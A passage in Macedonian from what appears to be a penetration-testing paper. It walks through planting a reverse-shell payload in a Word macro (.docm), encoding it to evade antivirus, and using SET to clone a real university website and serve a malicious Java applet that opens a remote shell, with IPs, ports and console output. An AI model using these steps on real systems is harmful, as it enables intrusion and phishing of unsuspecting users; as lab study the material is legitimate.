Најпрвин креираме нов документ во којшто треба да го вметнеме payload-от кој има форма на макро. Но пред да го направиме тоа треба најпрвин да го приклучиме Developer tab. Во горниот лев агол преку office иконче то и во word options можеме да го штиклираме за употреба developer tab.


Сега можеме да го користиме Developer tab и да го искористиме за вметнување на payload-от.






Со активирање на Visual Basic го активираме на левата страна дека сакаме да направиме измени во макоата на документот моментално што го користиме т.е го притискаме ThisDocument.


Датотеката која претходно ја креиравме во Linux т.е .bas датотеката ја префрламе на Windows. Таа датотека е Visual Basic датотека, и со нејзино отварање ни го копираме делот.




А додека пак делот Payload Дата го копираме на работниот лист во Word.



Последниот чекор е зачувувањето на документот , тоа го правиме во формат .docm т.е формат каде е овозможено вметнување на макроа. И со активирање на .docm датотеката ние добиваме комадна линија на целта/клиентот.



Исто така можеме да го тестираме документот дали се детектира од страна на анти-вирусните програми т.е користејќи ја web страната www.virustotal.com



Како што можеме да видеме од сликата дека ниту еден анти-вирусен програм не го детектирал нашиот payload.

6.3. Сценарио број 3 – Користење на додаток Social Engineering Tool (SET).

ХОСТ/НАПАЃАЧ

IP:192.168.163.129
PORT:33556
Payload: windows/shell_reverse_TCP
Module: exploit/multi/handler
Encode: shikata_ga_nai

КЛИЕНТ/ЦЕЛ

IP:192.168.163.128
PORT:1075
Payload: windows/shell_reverse_TCP

Во ова сценарио ќе демонстрираме користење на една посебна алатка која е позната под името Social Engineering Tool (SET) којашто работи врз база на Metasploit експлоитите (exploits) а воедно има воведено и имплементирано посебни алатки кои претставуваат комбинација или целина на некои помали програми(една опција во SET е составена од повеќе подпрограми кои меѓусебно се поврзани и функционираат како да се една целина).


Начин на инсталирање:

```
svn co http://svn.thepentest.com/social_engineering_toolkit/ SET/
```

6.3.1. Што претставува Social Engineering (Социјално Инжињерство)?

Поради тоа што ја користиме алатка Social Engineering Tool (SET) ќе го објасниме и што претставува терминот Social Engineering. Социјално Инжињерство претставува искористување и напаѓање на човековиот фактор кој е од психички карактер, кој се извршува преку разни комуникациски измами и лаги преку телефон, електронска пошта, програми за интернет комуникација (одредени програми како IRC ,Skype, MSN и тн.), користејќи ја наивноста на луѓето и нивната доверба со цел добивање на значајни податоци и информации како password(лозинка), корисничко име(User ID), матичен број(Social serial number - SSN) , број на кредитна картичка и разни други информации. Со овој тип на напад може да се добијаат значајни информации за многу кратко време, но можат да се нанесат и многу штети од финансиски каракатер.


1. Чекор – Запознавање со SET.



На сликата е прикажан интерфејс на SET. Како што можеме да видеме дека има повеќе опции коишто ни се нудат, но може да се видат и некои опции кои претходно сме ги искористеле како опцијата “Create Payload and Listener” во сценарио 1. Со со користење на 5тата опција ние можеме брзо и лесно да креираме payload и listener (наслушувач) користејќи ги и опциите за енкодирање како што имавме во сценарио 2.

2. Чекор – користење на SET со цел добивање на командна линија (CMD).


Од менито прикажано на претходната слика ја одбираме втората опција.




Со избраната опција ни се отвора ново мени во коешто можеме да направиме различни сценарија за тоа како да дојдеме до командна линија за целта која што ја напаѓаме. Со првата опција ние можеме да го искористиме SET за создавање на користена страница која е сетирана под default во самата програма. Со втората опција ние можеме да избереме некоја web страна со внесување на незината адреса, таа ќе се клонира и ќе се употреби како страница поставена на сервер којшто ќе носи адреса на истиот компјутер на којшто работиме(во овој случај 192.168.163.129 ќе биде сервер). Со опцијата три можеме да избереме веќе клонирана страна или страна која веќе сме ја изработиле. Серверот којшто паралелно започнува да работи со програмата SET е всушност apache сервер којшто работи на порта 8080, а payload-от е поставен на посебна порта т.е на порта 33556.

На следната слика ни е прикажано користење на опцијата 2 т.е Clone and setup a fake webpage. Со користење на оваа опција можеме да ги искористиме опциите Java Applet Attack Method и The Metasploit Browser Exploit што значи дека можеме да искористиме exploit на Java доколку има инсталирано на страната на клиентот работна

околина за Java која е потребна за користење на програмите напишани во програмскиот јазик Java.



Со опцијата The Metasploit Browser Exploit Method можеме да искористиме други експлоити (exploits) доколку на страната на клиентот/целта која ја напаѓаме нема инсталирано работна околина за Java т.е можат да се користат и други сценарија. Во ова сценарио го користиме Java експлоитот за напад на клиентот/серверот, со чие што сценарио ќе ни се прикаже опцијата на која страна сакаме да ја клонираме. Во овој случај ја одбираме страницата на Европскиот Универзитет т.е www.eurm.edu.mk.



Ќе видеме дека успешно е клонирана страната и имаме опции кој payload да го искористиме за нашето сценарио, ние ќе го одбереме истиот како што го употребивме во претходните сценарија т.е Windows Shell Reverse TCP.

```
Below is a list of encodings to try and bypass AV.

Select one of the below, Shikata_Ga_Nai is typically the best.

1. avoid_utf8_tolower (Good)
2. shikata_ga_nai (Excellent)
3. alpha_mixed (Good)
4. alpha_upper (Good)
5. call4_dword_xor (Good)
6. countdown (Good)
7. fnstenv_mov (Good)
8. jmp_call_additive (Good)
9. nonalpha (Good)
10. nonupper (Good)
11. unicode_mixed (Good)
12. unicode_upper (Good)
13. alpha2 (Good)
14. No Encoding (None)
15. Multi-Encoder (BEST)

Enter your choice (enter for default):
```

Следен чекор е одбирање со кој енкодер ќе се енкодираат податоците т.е payload-от со цел да не биде детектиран од страна на анти вирусната програма[6] доколку е тоа возможно.

```
[-] Usually 1 to 4 does the trick, if you get an error messsage
try a different encoder.

[-] How many times do you want to encode the payload: 9
[-] Enter the PORT of the listener (enter for default): 33556
```

Следен чекор е подесување на портот којшто сакаме да го користиме.


```
*********************************************************
Do you want to create a Linux/OSX reverse_tcp payload
in the Java Applet attack as well?
*********************************************************

Enter choice yes or no: no

*************************************************
Web Server Launched. Welcome to the SET Web Attack.
*************************************************

  [--] Tested on IE6, IE7, IE8 and FireFox [--]

[*] Launching MSF Listener...
[*] This may take a few to load MSF...
[*] Don't tase me bro!
```

Доколку payload-от е успешно енкодиран ќе се активира и наслушувачот т.е listener за портот [7]и за IP адресата која сме ја внесиле.

[6] Поновите бази на антивирусните програми би требало да го детектираат овој вид на payload/exploit.

[7] Во видејата што ги снимав напоредно со овој стручен труд се појави проблем во воспоставување на конекцијата, за решавање на овој проблем го искористив поставување на наслушувач како што е прикажан и објаснат во првото сценарио т.е користење на exploit/multi/handler

Следен и последен чекор е пристап на корисникот клиент до адресата на напаѓачот, и како што може да се виде од сликата резултат на тоа ни е прозорец што ни прикажува дека е безбедна апликација која е овозможена од Microsoft. Но оваа е всушност payload-от којшто е дел од оваа Java апликација и при што со нејзино активирање(RUN) се добива командна линија на страната на напаѓачот.



Како крај за ова сценарио одлучив да ви објаснам зошто всушност го објаснив поимот Социјално Инжињерство. Користејќи го овој начин на напаѓање напаѓачот користејќи ја довербата на корисниците за да добие одредени информации кои му се потребни тие користат техники како на пример претставување дека се дел од тимот за заштита на мрежата или како дел од фирмата којашто ја напаѓа. Тој со овој потег поставува всушност стапица за корисникот кој не е искусен и свесен дека е жртва на ваков тип на напади. Има голем број случаеви за вакви типови на напади меѓу кои најпопуларните типови се објаснети во книгата на Kevin Mitchnik – Art of Deception.

6.4. Сценарио број 4 – Користење на програми за прекривање на payload(пример NOTEPAD.exe).

